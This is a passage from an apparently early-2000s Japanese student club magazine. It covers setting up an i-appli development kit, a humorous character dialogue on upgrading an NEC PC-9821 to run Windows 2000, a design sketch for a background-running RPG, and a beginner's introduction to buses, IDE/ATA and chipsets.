Windows 98/Me の場合は、メモ帳などのテキストエディタで c:¥autoexec.bat を開き、PATH=%PATH%;c:¥jdk1.3¥bin と行を追加します。Windows 2000 の場合は、コントロールパネル、システム、詳細、環境変数、Path を選択し編集、c:¥jdk1.3¥bin を追加します。

JDK1.3：http://java.sun.com/j2se/1.3/ja/download-windows.html

図 II.8: パス指定 win98

II.8.2 簡単 i アプリ開発キットのインストール

図 II.9: エミュレーター

iappli-fan にある i アプリ簡単開発キットをインストールします。「test」という名前の i アプリを作成する場合、MS DOS プロンプトで開発キットをインストールしたフォルダに移動し、コマンド「makeiappli test」を実行して作業フォルダを作成します。できたフォルダの中にある A.java を編集します。クラスを追加するときは A.java と同じフォルダ内に [クラス名].java と言う名前で java ファイルを作成します。c.bat を実行するとコンパイルされ、成功するとエミュレーターが起動します。コンパイル成功後に i.bat を実行すると iappli フォルダに 3 つのファイルができます。これらのファイルを FTP で WEB サーバーにアップロードすることによって i アプリがダウンロードできるよう

になります。

i アプリ簡単開発キット：http://iappli-fan.com/

図 II.10: MS-DOS プロンプト

II.8.3　生成される各ファイルの説明

i.bat によって生成される 3 つのファイルについて説明します。

test.jar　このファイルは Java アーカイブファイル (JAR) で、Java アプリケーションそのものです。圧縮されており、このファイルの中にはプログラムファイルと GIF ファイルなどが入っています。このファイルのサイズが 10KB(10240 バイト) を超えてはいけません。

test.jam　このファイルは ADF(Application Descriptor File) と呼ばれる i アプリの設定情報が書かれているファイルです。拡張子の JAM は Java Application Manager を意味します。i アプリの名前 (日本語可・16 バイトまで)・サイズ・作成日時・実行可能な携帯電話の機種名・サーバーと通信するかどうか・自動起動の時間間隔などをこのファイルに書きます。エントリーには必須なものと省略可能なものがあります。書式は [エントリー名]=[値] で一行ごとに記述します。簡単 i アプリ開発キットの場合このファイルは自動的に記述されます。メニューに表示される i アプリ名を変更したい場合はメモ帳などで編集しましょう。

test.html　i アプリ配布用の HTML ファイルです。i-mode でこのファイルにアクセスすると i アプリのダウンロードができます。適当に編集して説明文などを書きましょう。

II.8.4　その他の開発環境の紹介

NTTDoCoMo 社の「J2ME Wireless SDK for the DoJa (DoJa SDK)」、Zentek 社の「i-JADE Lite」、西村誠一氏の「i アプリ開発 Tool」、ギガフロップス株式会社の「GADek」、UNI 秘密基地の「iEmulator」

図 II.11: test フォルダの中身

などでも開発可能です。巻末の付録に開発環境の例があるので参照してください。どの開発環境でも JDK1.3 は必要です。また、DoJa と i アプリ簡単開発キット以外の開発環境では J2ME/CLDC パッケージが必要です。

開発用ライブラリ

JDK1.3 http://java.sun.com/j2se/1.3/ja/download-windows.html

J2ME/CLDC http://www.sun.com/software/communitysource/j2me/cldc/download.html

開発ツール+ライブラリ+エミュレーター (テキストエディタが必要)

DoJa SDK http://www.nttdocomo.co.jp/i/java/tool.html

i アプリ簡単開発キット http://iappli-fan.com/

開発ツール (i-JADE・テキストエディタが必要)

GADek http://g-appli.net/developer/gadek/

i アプリ開発 Tool http://www.asahi-net.or.jp/ tz2s-nsmr/

Mocha http://nalcise.pos.to/

図 II.12: JAM ファイル

開発ツール+専用エディタ (i-JADE が必要)

iAppIDE　http://gifu.cool.ne.jp/imoki/i/

iShuriken　http://www.kajas.com/ishuriken/

エミュレーター

i-JADE Lite　http://www.zentek.com/jp/

iEmulator　http://uni.himitsukichi.com/

Java 総合開発ツール

JBuilder4　http://www.borland.co.jp/jbuilder/

Forte for Java　http://www.sun.co.jp/forte/ffj/buy.html

III　A○Rの国の鎖国マシン 最後は…どうか、幸せな記憶を

98230037 電子情報工学科 4 回生 岐津 三泰 (天叢雲剣)

夏。
京都の北山のちっぽけな大学。
一人の青年が、地下鉄から降り立った。
こんな小さな大学に留まる気はなかった。
自慢をしたら、すぐにでももっと大きな大学に移るつもりだった。

彼の道連れは、NEC が遺した古ぼけた PC。
彼は手を入れて、Windows2000 を動かすことができた。
NEC が見捨てた、『PC-9800 シリーズ』と呼ばれるマシン。
彼はそれを拡張して、これまでメインマシンとしてきた。

早速彼は、大学の学生たちを相手にメガデモを披露する。
しかし、さっぱり速くない。
いつもとはどこか勝手が違う。
ゆったりと流れるこの大学の時間に、青年は戸惑う。
青く広がる空の下で、夏は終わりなく続くとさえ思えた。

そして、この北山の大学で、
青年は、ひとりの少女とひとりの医者とひとつの毛玉に出会った。

注:鎖国マシンとは NEC PC-9800 シリーズのことを差します。この記事を見て拡張、改造を行う場合は自己責任でお願いします。

この記事に登場する人物は、とあるゲームのキャラクターを少し弄ったものですので、ここでごく簡単に人物紹介をしておきます。

国崎 往人 (くにさき ゆきと) … NEC から見捨てられた PC の意味を求め、旅を続ける若者。PC-98 を拡張して Windows2000 を動かすことができる。

霧島 聖 (きりしま ひじり) … とある診療所の医師。なぜか PC-98 の拡張に詳しい。常にメスを 4 本持ち歩き、妹の佳乃を想うあまり極端な行動に走ることがある。

霧島 佳乃 (きりしま かの) … 聖の妹で高校生。両親は既に他界しており、現在は医者である聖と二人暮し。動物好きで、いつも愛犬ポテトを連れている。

ポテト (ぽてと) … 「ぴこぴこ」と鳴く、謎の毛玉状生物。一応犬ということになっている。

III.1　序

往人　：さあっ、楽しい楽しい鎖国マシン芸の始まりだぞ
　往人はにこやかに口上を言い、PC-9821Xa16/W30 を取り出し、メガデモを披露する
聖　　：相変わらず君のマシンは遅いな
往人　：放っておけ
聖　　：どれ、私が少しそのマシンを改造してやろうではないか
佳乃　：やろうではないかっ！
ポテト：ぴこっ！
往人　：お前ら、いつから居たんだ…
佳乃　：というわけで、往人くんはうちに住み込みでお姉ちゃんに愛機の拡張をしなんしてもらうのであったぁ〜
往人　：どういう訳だ…
聖　　：割り当てられたページ数が少ないのでな…

III.2　メモリを増設しよう

佳乃　：なんかゴリゴリ言ってるよ〜
ポテト：ぴこぴこ〜
聖　　：ふむ、メモリが足りないようだな
往人　：でももう限界まで増設しているぞ
聖　　：ふふ…確かに 128MB が限界だな
往人　：なんだその邪悪な笑みは
聖　　：世の中にはさらに上があるものなのだよ。どうだ、茶でも飲みながら Web を見てみるか
……
聖　　：http://www2.ocn.ne.jp/~vertexm/ っと
往人　：Vertex Memory？Vertex Link なら知ってるが
聖　　：まあ、国崎君が知らないのも無理もない。もともと Mac 用のメモリを細々と作っているところだからな
佳乃　：256MB が ¥31,800って高すぎるよぉ
聖　　：だが、512MB にすれば劇的にスワップが減るぞ
佳乃　：うぬぬ…。往人くん買っちゃえ
往人　：ここの安月給じゃ無理だ
聖　　：……(シャキーン ×4)
往人　：……言い過ぎました。

III.3 安く HDD を増設したいな

聖 : 時に国崎君、HDD は何で繋いでいるのだ
往人 : Ultra-SCSI だが
聖 : それではお金がかかってしかたないだろう
往人 : それは心配に及ばない。5 年ほど前に買った 4.3GB の HDD を使ってるからな
佳乃 : うぬぬ…。このゲームがハードディスクが一杯で入らないよぉ。
ポテト : ぴこ〜…
往人 : SCSI の HDD は高いから我慢してくれ
聖 : うちの妹に我慢をさせようとは、いい度胸だな
往人 : そんなこと言われても SCSI-HDD を買うほどの金はないぞ
聖 : 仕方ない、これを貸してやろう
往人 : なんだ、この胡散臭いボードは
聖 : ふふ…分かってないな。この胡散臭さがいいんじゃないか。
佳乃 : お姉ちゃん、なんか怖いよぉ
聖 : これはな、AEC-7720UW といって ATA の HDD を UW-SCSI に変換するものだ
往人 : なにっ！(きゅぴーん)
聖 : これで佳乃の為に HDD を増設してやってくれ
佳乃 : お姉ちゃん、往人くんもう行っちゃったよ？
聖 : ……
ポテト : ぴこぴこぴっこぴっこ
佳乃 : へー、あれって ¥8,000 前後するんだぁ。それにしても往人くん、どこ行ったのかなぁ？
聖 : 佳乃は知らなくてもいいところだ
ポテト : ぴっこぴこ
佳乃 : え？日本橋？そうなんだぁ。ポテト物知り〜
聖 : いいか佳乃、そこだけは行ってはダメだぞ
佳乃 : りょうかいだよ〜

III.4 高速な CPU も欲しいよ

ポテト : ぴこぴこぴっこぴこー
佳乃 : ふむふむ、Windows の起動が遅い？私もそう思うよぉ。
往人 : 仕方ないだろ、これでも K6-2+/400MHz に変えてあるんだ。
聖 : ふふ…甘いな君は。私が PC-98 を使っていた頃は K6-III+を 600MHz で駆動させていたもんだ
往人 : なに !? K6 シリーズで 6 倍以上の設定があるやつがあるのか？
聖 : そんなものはない。なに、メルコ下駄を使うだけだ。
往人 : なんだそれは
聖 : またの名を NV4 下駄と言ってな、下駄自身にクロック逓倍回路がついてる

往人　：それは店に売っているのか？
聖　：ああ、今はな。玄人志向 (http://www.kuroutoshikou.com/) が HK6-NV4 という型番で出してるのでな。少し前まではメルコの CPU アクセラレータを買って、CPU を抜くしかなかったのだがな
往人　：…いくらぐらいだ
ポテト：ぴこぴこぴっこぴこ
往人　：¥9,800 もするのか…。この前 HDD 買ったからもう金がないぞ
聖　：それにレアものの K6-III+も探さないといけないしな
往人　：じゃあ、給料アップを…
聖　：車輪かビームか衛星電波受信か、どれがいい？
往人　：…どれも嫌です

III.5　ビデオカードはどうするの？

佳乃　：ねぇねぇ、往人くーん。このゲームなんでこんなにカクカクなのぉ？
往人　：ビデオカードがショボイから諦めてくれ
佳乃　：愛と勇気のビデオカード買い替え〜〜〜〜
往人　：無理だ
聖　：(シャキーン) 私の妹の頼みを無下に断るとは…
往人　：もうこれ以上の鎖国マシン用ビデオカードがない
聖　：ふふ…確かにないな。しかし君は何のために Windows2000 を使っているのだ？
往人　：安定性のためだ
聖　：やっぱり君は甘いな。WindowsNT 系はビデオカードのドライバは AT 互換機のが流用できるのだよ。もっとも、AGP はないので PCI のカードに限られるがな
往人　：ということは、GeForce2MX400 でも行けるのか？
聖　：その通りだ。HardwareT&L は素晴らしいぞ。ただし、nVidia のカードを使うときは PCI セットアップディスクでメモリの C0000h-D7FFFh を予約する必要がある。ちなみに Matrox のカードでは BIOS を飛ばす必要がある。BIOS-ROM がソケットに刺さってないからな
佳乃　：うぬぬ…、往人くん、それ買っちゃお！
往人　：無理言うな
聖　：……(シャキーン ×4)
往人　：お金がないので買えません…
聖　：よろしい

III.6　あとがきみたいなもの

往人　：聖、一つ聞いていいか？なんでそんなに鎖国マシンに詳しいんだ？

聖 : ああ、それはな、国崎君と最初に会った大学があるだろう。そこに天叢雲剣というハンドルのヲタ臭い奴が居てだな、そいつに教えてもらったからだ
往人 : どんなやつだ？
聖 : 丁度いい。今日会いに行く予定だったのだ。国崎君も一緒に来るといい
……
叢雲 : あ、聖さん、どうも。その方は？
聖 : ああ、国崎往人君と言って、うちの居候だ
往人 : 確かにヲタ臭い奴だな…
叢雲 : ……無視していいですか？
聖 : ああ、別に構わん
叢雲 : 実はこの前言い忘れたことがありまして、Windows2000 で AT 互換機用のビデオカードを使うときの話ですが
聖 : もしかして、画面出力が自動で切り替わらない話か？
叢雲 : そうです、それです。それには DispFlip というフリーソフトがあって、それを使えば自動的に切り替わるようになりますよ
聖 : そうか、それはいいことを聞いた。早速帰ったら国崎君のマシンで試してみるよ
叢雲 : 場所は http://www2s.biglobe.ne.jp/~asmpwx/down/download.htm にあります。ただし、そのままインストールしても自動切換えにはならないので、dispflip.reg の Start の値を 2 に、STMD の値を 1 に書き換えれば自動的に切り替わるようになります
聖 : ありがとう。おっと、そろそろ帰らないといけないな。佳乃を待たせているのでな。それでは、邪魔したな
叢雲 : いえ、聖さんならいつでも歓迎ですよ
……
……
三泰 : ふう、やっと終わったよ。現在午前 6 時。ゴメンよくっきー。締め切りも予告したページ数も守らなくて…
叢雲 : つか、この形式はいかに大変か、去年 tyattu が身をもって示しただろうが
三泰 : そうなんだけどさ、一回やりたかったんだよ。どうせ内容薄いし…
叢雲 : たしかに薄いな。つか、最初の「夏。〜」で力尽きたんじゃないのか？
三泰 : バレタ。あ、そうそう。ここに書いてある話は PCI バスのある PC-9821 に大体通用すると思いますが、PC-9821Xa16/W30 でしか確認してませんので悪しからず
叢雲 : それはそうと、早く寝れ。お前が寝ないと分身の俺もしんどいだろうが
三泰 : ああ、そうするよ。じゃあな、おやす
叢雲 : ざ、おやす

IV　PC 特有のゲームを考えよう

99220085 機械システム工学科 3 回生 米田 裕

今回はちょうどいい機会なので普段から頭の中で考えている、こういったゲームが作れたらいいなという物をこの場を借りて書きとめておきたいと思います。本当はこういうのは思いついたらすぐに何かに書き取って残しておくものなのですが根が面倒くさがりなのでこういった場を借りてしかできない事をお許し下さい。

IV.1　遊星より愛をこめて

DARK KINGDOM 2 (以下 DK2) というゲームをご存知でしょうか。ネットゲームなのですがプレイヤーは毎週行動を登録して、その次の日曜日に行動結果を見るというシステムを採用している RPG です。このシステムのおかげで時間をかけずにしかも大勢の人が同じ舞台で冒険をしているような気分にさせてくれます。RPG といえばキャラクターが 2D であれ 3D であれフィールドを歩く事によって敵と遭遇したりイベントが発生したりして冒険が進むものですがこのシステムだとプレイヤーはゲームをしている間中画面に集中していなければなりません。もちろん普通のゲーム機で RPG をする場合にはそれで何も問題ないわけですが、PC はゲームをするためだけの機械ではないのですから、なにもそのゲームをしている間はそのゲームに集中していなければならないようなシステムである必要はないわけです。そういうわけでせっかく PC でゲームを作るのだからこのシステムを使ってそのゲームに集中していなくてもゲームが進行できるような RPG をつくったら面白いだろうなと考えました。

IV.2　消された時間

基本的なゲームの流れとしては、まずキャラクターメイキングを行います。キャラクターの名前、性別、パラメータ、職業、等必要なことを決定してキャラクターのデータとして保存します。そして次からゲームを開始する時はこのキャラクターでゲームを進めます。よってキャラクターメイキングを行うのは基本的に最初にゲームを開始する時だけになります。キャラクターメイキングが終わったら次は行動方針を入力します。具体的にはキャラクターの目的地、好戦度、戦闘時の行動方針、アイテムの売買、アイテムの装備、等です。このあたりは DK2 とさほど変わらないつくりになっています。またここで選択できる行動方針は職業ごとに一部異なるようにします。そして行動方針を入力し終えるとこのプログラムはバックグラウンドジョブになり別の作業を行っているその間一定の間隔で敵との遭遇や宝箱や洞窟の発見、NPC との会話といったイベントの判定を行いま

す。つまり DK2 では一週間間隔で行っている作業を一定の間隔で繰り返すわけです。この一連の判定を一度行うことをこれから 1 ターンとします。そしてゲームを終了するときにその回の行動の結果を表示します。もしこの結果、キャラクターが死んでしまった場合はもう一度キャラクターメイキングからやり直すことになります。こうすればプレイヤーは行動方針を入力し終えた後は、ゲームを終了するときに結果を見るまでゲームに集中していなくてもいいことになります。

IV.3 明日を捜せ

とりあえずゲームの目的ですが最終的な目標はありません。最終的なボスを設定してそれを倒す事を目標にしてもいいのですが、せっかくゲームに集中していなくてもゲームが進行できるシステムにしたのですから出来るだけ飽きないつくりにするためにウィザードリィのような形式をとることにします。つまり最終的なボスはいますが、それを倒してもまだ自分が納得するまで冒険を続けることが出来るというものです。

IV.4 あなたはだあれ?

まず、キャラクターメイキングについてです。これは最初にゲームを開始するときにしか設定しません。ここで、キャラクターの名前、性別、出身地、職業、パラメータの割り振り、初期装備などを決定します。特にパラメータの割り振りの方法に関してですが、これにはいくつかの方法があります。その中でもわかりやすそうなものは、DK2 と同じようにあらかじめ与えられたパラメータを自由に割り振り、選択した職業によってボーナスが与えられるという方法と、ウィザードリィのように最初にランダムでボーナスが与えられ、そのボーナスの割り振り方によってなれる職業が決定される、という方法だと思います。今回は何度もキャラクターメイキングをやり直す手間を省くため与えられたパラメータを割り振った後職業ごとにボーナスが与えられるという方式にしようと思っていますが、最初に割り振るパラメータに若干の幅を持たせることぐらいはしてもいいのではないかと考えています。そして最終的に決定した値はグローバルなものとして、どこからでも参照できる形で保存しておきます。これがセーブデータの代わりになります。

IV.5 700 キロを突っ走れ!

次にキャラクターのフィールド上での移動に関してです。画面に集中していなくてもゲームが進むというのがこのゲームの趣旨ですから、移動する時に自分でキャラクターを操作する必要がないようにします。つまり行動方針を入力する際に設定した目的地に向かって勝手に移動するという方法です。ちなみに移動が完了するまでのターンは移動したい場所が現在地よりどのぐらい遠いかによって異なるようにします。遠い場所に移動しようとするとそれだけターン数を必要とするわけです。全体のフィールドに関してはあらかじめ舞台を設定しておき、そこにある街と街の距離も最初から設定しておきます。もし出来れば後からデータを追加することによってその舞台をどんどん広げていければと思っています。また移動が完了した場合、そこが街であれば次回の行動方針の入力

までその街に留まるようにしようかと考えています。またその場所がダンジョンであればそのダンジョンを探索するようにします。それと、アイテムの購入ですがこれは基本的には街の中でしか行えないようにしようと考えています。ただアイテムの購入の方法ですが、街の中から始まったときに限り行動方針を入力する時に、アイテムの購入に関する項目を増やすという方法でもいいのですが、それだと街の外から始まったときはゲームを一度終了させるまでアイテムを購入できないことになります。なので、行動方針を入力するときにアイテム購入に関する項目を毎回設けて、アイテムが欲しいときはそこに入力し、何もいらないときは入力しない方法にしようかと考えています。で、もし入力した場合、街に入った時にその街に売っているアイテムを調べて、希望したアイテムが売っている場合はそれを買う、売ってない場合は何も買わないとすればうまくいくのではないかと思っています。

IV.6　地底 GO!GO!GO!

それでは、そのダンジョン内の探索ですが、基本的に何も発見しないうちは同じフロアを探索し、扉や階段を発見した場合勝手にそこから先に進む、もしくは宝箱を発見した場合はそれを開ける、という方針で行こうと思っていますが、キャラクターメイキングの時にキャラクターの性格を設定してもらい、その性格によってその場合の行動を変えるか、行動方針を入力する際にダインジョン内の移動、宝箱に対する行動に関した項目を設けようかとも考えています。この扉や階段、宝箱の発見に関しては TRPG と同じような方法でいこうかと思っています。つまり、扉や階段、宝箱の発見に対して能力値の必要な値を設定しておき、キャラクターの能力値+ダイスの目とその値を比べて、能力値+ダイスの目が設定された値より高ければ発見でき、低ければ見つけられないということです。ちなみにこの設定された値が非常に高い場合、キャラクターは永遠にもしくはダイスの目でクリティカルを出すまでその扉や階段、宝箱を発見できないことになるので、この設定値はキャラクターが同じフロアにいる間はターンが経過するごとに少しずつ下がっていくことにしようかと思っています。

IV.7　勇気ある戦い

次に戦闘に関してです。まずエンカウントは基本的にランダムですが、基本的に 1 ターンに一度しか敵とのエンカウントに対する判定を行わないので、出現する度合いは多くても 1 ターンに 1 度ということになります。ちなみに街にはモンスターは出現しませんので、街にいる間はこの判定を行いません。エンカウントの確率は現在地の敵出現度とプレイヤーの好戦度によって決定されます。また出現するモンスターの種類と数ですが、あらかじめ場所ごとに出現するモンスターの種類とそのパラメータをあらかじめ与えておき、そのパラメータの中に大きさの項目を設けます。次に街と街の間の街道や、ダンジョンのフロアや通路にあらかじめ広さを設定しておき、出現するモンスターの大きさの合計が出現位置の広さよりも小さくなるようにランダムで出現モンスターを決定します。また戦闘の流れに関してですが、戦闘はターン制で、戦闘を行う順番はキャラクターやモンスターの素早さ+ダイスの目によって決定することにしようと考えています。つまり、戦闘に参

加するキャラクター全員の素早さ+ダイスの目の大きさを比べ、その大きさの大きい順に戦闘を行うということです。そしてそれが一回りしたら、またもう一度同じ判定を行います。これを敵が全滅するか、プレイヤーキャラクターが死亡するまで繰り返します。しかし、この方法だとどれだけ素早さが高くても戦闘を行う順番が早くなるだけで、戦闘を行う回数が増えたりはしないので、素早さの重要性があまり高くなくなってしまうかもしれません。だから、もう少し素早さの重要性が高くなるような方法のほうがいいかもしれません。次にキャラクターの戦闘中にとる行動についてですが、これもランダムで決定されます。しかし、行動方針の部分で入力した戦闘に関する行動方針によってこの確率は大きく変動します。物理攻撃を主体にするよう入力されていれば物理攻撃を行う確率が高くなり、魔法攻撃を主体にするように入力されていれば魔法攻撃を行う確率が高くなるといった具合です。敵のほうはこの確率が敵によって一定に設定されており、その設定にそって確率が決定されます。

IV.8 姿なき挑戦者

戦闘の中でボスとの戦闘は特別なものとして扱います。つまりボス戦は毎ターン判定する敵とのエンカウントとは別にイベントとして発生するので、ボス戦を含めば 1 ターンに 2 度戦闘する機会があるということになります。ボスとの戦闘の方法は普通の戦闘と変わりませんが当然イベントですから発生するためには条件が必要です。こういったボスが出現するのはおそらく特定のダンジョンの最深部や特別なイベントによってのみだと思いますので条件によって出現を制限し、ストーリーの進行に影響が出ないようにするのはそう難しいことではないはずです。エンカウントに条件が必要ないボスも設定しようかと思っているのですが、そのボスは普通の戦闘と同様に扱われることになります。またストーリーにもたいして関係ないものになると思います。最終的なボスを倒した後ではこういった敵が増えるかもしれません。

IV.9 ノンマルトの使者

NPC や街の住人との会話はイベントとして発生します。キャラクターとの会話は基本的に街でしか発生しませんが、街から街へ移動している途中にも、稀に発生することがあります。街の人との会話は一方的に話しかけられるだけですが、NPC との会話には選択肢を設けて、その答え方次第で若干変化が生じるようにしようかと思っています。要は今いろんな所で見かける、多肢選択式の ADV と同じような物だと思ってくださっていいかと思います。この NPC との会話にもボス戦と同様、ストーリーに関係あるものとないものを作ろうかと考えています。ストーリーに関係のあるものは当然発生に条件が必要であり、条件を満たせば勝手に会話が発生するようにします。逆に関係ないものは完全にランダムに発生しその会話の返答次第で話が進んだり進まなかったりします。要はこちらはストーリーをメインシナリオとするとサブシナリオが発生するきっかけになるような感じだと思います。また、NPC に話し掛けられると話し掛けられたという旨のメッセージを出して、会話の内容を表示した後に選択肢を出現させようかと思っているのですが、これだと選択肢が生じたときにその決定をプレイヤーに委ねなければならず、それだと最初の、プレイヤーがゲームに集

中していなくてもゲームが進むという目的に反することになってしまうので、ダンジョンの探索の部分と同じくキャラクターメイキングの際に性格を設定してその性格に沿って返答が返されるようにしたり、行動方針を入力する際に会話に関する項目を設定してそこでの選択に沿って返答を返すようにしようかとかとも考えています。

IV.10　栄光は誰のために

ここまでいろいろと好き勝手書いてきましたがもちろん最初からこれらすべてを実現できるとは考えていません。最初に出来上がったものはもっと単純なものになるでしょう。個人的には後からいろいろと機能を付け足すことによって最終的にこういったことができればといった希望を思いついたまま書いているつもりなので出来上がったものは全然違うものになっているかもしれません。その前に一番問題なのは自分が非常に飽きやすくて面倒くさがりな性格のため完成するかどうかもわからない、ということだと思っているのですが…。それにしてもゲームのシステムを考えてみて思ったのですがかなり DK2 のシステムと重複する部分が見られます。それはやはり DK2 の完成度がそれだけ高いということなのだと思います。

後書き

米田:……
神奈:どうしたのだ米田殿?
米田:……まことに申し訳ございません
神奈:…話がよく見えないのだが?
米田:今回原稿の〆切を守ってきちんと原稿を書いてくれた方、この原稿をここまで読んでくれた方、本当に申し訳ございませんでした
神奈:今回はそなた〆切をギリギリまで引き伸ばした上、何の勉強もせずに思いつきで書いておったからな
米田:おっしゃるとおりでございます
神奈:これに懲りたら二度とするでないぞ
米田:…またするかも
神奈:それでは意味がないではないか、反省だけならサルにでもできるのだぞ
米田:面倒くさがりだからねえ
神奈:まったく…それより何かここで言いたい事があるのではなかったのか?
米田:そういえばそんなこと言ってたような…
神奈:忘れておったのか?
米田:ま、まあいいじゃないか思い出したんだから…ええと、今回の話の最後以外の各セクションのタイトルには、ある共通点があります、それはいったいなんでしょう?
神奈:…それだけか?
米田:うん
神奈:…どうせまたそなたの趣味に関係のあることなのであろう?
米田:まあね、結構有名なものも含まれてるからわりとわかりやすいとは思うんだけど
神奈:そう思っているのはそなただけだと思うぞ
米田:そうかなあ?
神奈:で、答えはなんなのだ?
米田:それは最後に話すことにするよ
神奈:そうか…それよりまさかそなた今回はそれがやりたいためだけに原稿を書いたのではなかろうな?
米田:ま、まさかそんなわけないじゃないか
神奈:そうか、今回の原稿の内容が内容なだけに本気で疑ってしまったぞ
米田:……
神奈:……
米田:…鬱だ氏のう
神奈:死にたければこの後書きを書き終わってから死ぬがよい
米田:ええと、皆さんそれではこの辺で…さようなら
神奈:…逝ってよし、とでも言えばよいのか?
神奈:それで、それぞれのせくしょんのたいとるに共通することとはなんなのだ?

米田:全部ウルトラセブンのストーリーのタイトル
神奈:……

V　PC アーキテクチャの基礎の基礎の基礎の入門の入門の入門

99220709 機械システム工学科 3 回生 奥谷 功一

V.1　はじめに

まず先にお詫びをしたいと思います。わたしは新入生歓迎会の席でルービックキューブの解析をしますといっておりました。期待していた方にはすみませんが、今回は PC アーキテクチャのことについて書きたいと思います。(だっていまどきルービックキューブはやらないもん)

最初にわたしのセッションでは以下の定義をします。B/s(Bps) とは Bite per second の略で b/s(bps) とは bit per second の略とします (あたりまえのことですが…)。

V.2　シリアル伝送とパラレル伝送

デジタルデータの伝送は、シリアル伝送とパラレル伝送の 2 種類に分けられます。まずシリアル伝送 (serial transfer) ですが、これはデジタルデータを 1bit ずつ連続的に転送する方式です。いうならば、複数の玉を 1 つのパイプで送るイメージであり、単純なケーブルにおいても伝送を実現できる一方で、ケーブル自体が持つ伝送速度を超える速度での通信ができません。またこれに対してパラレル伝送 (parallel transfer) は、複数のデジタルデータを並列に同時転送する方式で、複数のパイプを用意して、一度に複数の玉を送ってしまおうというものです。パラレル伝送はシリアル伝送に比べて高速の伝送が可能です。

パラレル伝送の将来性について少し述べましょう。この部分を読む限りではパラレル伝送は不利なようには思えないと思います。シリアルの場合ならば電圧の高低を精密に制御する機械とそれを読み取るセンサさえあれば今よりも高速伝送することが可能です。しかし、パラレルの場合、機械とセンサは同じ精度でなくてもいいのですが、同時転送するための機械が必要になりますし、1 本 1 本のケーブル長もシビアになります。それを考えればシリアルのほうが将来性があるみたいです。

その理由として考えられるのが RS-232C と呼ばれたシリアルの規格の後に最近までよく使われてきたパラレル (プリンター) ポートが登場しました。しかし、最近の USB や IEEE1394 はシリアル伝送を利用しています。このことからもわかると思います。(ここでいきなりお茶を濁すようなのですが、PC にここまで普及したパラレル伝送が完全になくなることはまずありません。SCSI などの外部の接続や HDD などの内部機器は近い将来なくなるかもしれませんが CPU のバス (後述)

などはまずなくなることはないでしょう。それは設計の観点から一から設計をしなおさなければならないこと、また消費者も一から買いなおさなくてはいけないこと。そのことを考えればパラレル転送は完全になくなることはまずないでしょう)

V.3 簡単に GoGo!!バス幅と転送速度

まず、先ほどの玉とパイプの話を思い出してください。バス幅とはパイプの本数のことです。そこに 1 秒間に 1 本あたり 100 個の玉を流したとします。するとそれは 100Hz となります。仮にパイプの本数が 8 本だった場合、1 秒間に合計 800 個の玉が流れていくことになります。この 800 が転送速度です。つまりパイプの本数 x1 秒間にパイプ 1 本に流れる玉の数=玉の合計となるようにバス幅 (bit)x 周波数 (Hz)=転送速度 (bps) となります。

V.4 ここでおさらい IDE, ATA, ATAPI

ここで少し広義の IDE についておさらいをしたいと思います。これは、わたしが参考文献を読むまで詳しく知らなかったからです。だからさらっと流します。

IDE(Integrated Device Electronics) とは、ハードディスク (以下 HDD) を接続するためのインターフェースの 1 つです。IDE は当初、接続可能台数 2 台以下、1 台あたり 504MB 以下の HDD、最大ケーブル長 46cm に限定されるなどの制約がありました。その後、93 年に Western Digital 社が IDE を拡張した E-IDE(Enhanced-IDE) を提唱しました。これの登場により、1 台の PC に対して 2 系統 4 台までの接続を可能とするとともに、記憶容量の上限も 8GB、さらにそれ以上へと拡張してきました。　現在一般に IDE と呼ばれているインターフェースは、この E-IDE を示しますが、これらは ANSI(American National Standard Institute:米国規格協会) によって標準化されており、ATA(AT Attachment) という正式名称をもちます。これは、ATA-2、ATA-3、ATA-4 と拡張され、現在は E-IDE の内容も包含し、転送速度の向上などをしてます。

また E-IDE には ATAPI(AT Attachment Packet Interface) という規格も存在します。CD-ROM ドライブなどは、このインターフェースを用いて接続されています。なお IDE における最大伝送速度は、その後、33MB/s を実現する Ultra ATA/33(Ultra DMA/33) から、Ultra ATA/66、UltraATA/100、133MB/s を実現する Ultra ATA/133(Ultra DMA/133) へと進化を続けています。

Ultra ATA の補足。IDE は、クロック信号から、次のクロック信号が発生するまでに一度データを転送を行なう。このサイクルは 120ns で 8.3MHz となっていることから 16 ビットバスでは 16MB/s となる。一方、1 サイクルに 2 度のデータの転送を行なうことにより転送速度を速めたのが Ultra ATA/33、加えてサイクル時間を半分としたのが Ultra ATA/66 である (100ってどうなっていいるんだろう??)

V.5 これって PC アーキテクチャ?

ここではわかりやすくするために CPU とメモリのバスのことについて説明します。

コントロールバス (control bus)CPU がメモリ等に対してどのようなことを要求するかを伝えるためのバス (例:読み込み、書き込み)。バス幅は 4bit から

アドレスバス (address bus) どこに対して命令どうりにするかといったメモリなどのアドレスを指示するためのバス。32 ビット幅ならば 4GB までを表現できる。

データバス (deta bus) 読み書きをする実際のデータを転送するためのバス、昨今では 64 ビット幅以上のバスを持つ。

以上が 3 つを合わしてバスと呼んでいます。メモリ内の 1000 番地にあるデータを読み出して、CPU で計算して、1001 番地に書き込む時を例にとって見ましょう。

まず最初に CPU はアドレスバスに 1000 というアドレスを送出するとともに、コントロールバス対して「読み込み」という意味を持つデータを送信します。するとメモリーから 1000 番地にあったデータが CPU に向かってデータバスを通って送られてきます。そこでそれを処理した CPU はデータバスに処理したデータを、アドレスバスには 1001 というアドレスをさらにコントロールバスには「書き込み」を意味する命令を送信します。するとメモリは 1001 番地にデータを「書き込み」というふうに理解してデータを 1001 番地に書き込むわけです。つまり「何を」「どこに対して」「どうしたいか」という 3 つの情報を正確に伝えるために、これら 3 系統のバスが存在するわけです。

V.6 チップセットの仕組み

チップセットの役割とはというところから考えて行きたいと思います。何で CPU とメモリ間は 100MHz64bit で転送速度が 0.8GBps もあるのに HDD は 0.1GBps しか出ないんだと考えたことはありますか?これは、昨今の PC の急速な処理速度の向上に原因があります。PC の処理速度は加速的とも言える進歩を遂げています。そして、PC の処理速度の向上を実現する上で最も重要なのが CPU の処理速度ですが、CPU は通常、メモリとの情報のやり取りによってその力を最大限に発揮することになることから、これらを円滑に接続する必要がありますし、CPU とメモリを結ぶバス自体の高速化も重要なポイントになってきます。しかしこの速度にあわせて、その他インターフェースを接続するためのバスの速度を高速化していたのでは、新たなマシンが登場するたびに、過去の全てのハードウエアを買い換える必要が生じます。これではコストの面を考えてもあまり好ましいものではありませんし、普通に考えて現実的ではありません。この結果、CPU とメモリを結ぶ高速なバスと、CPU とその他ハードウエアを結ぶためのバスという異なる速度を持つバスの存在が必要となります。

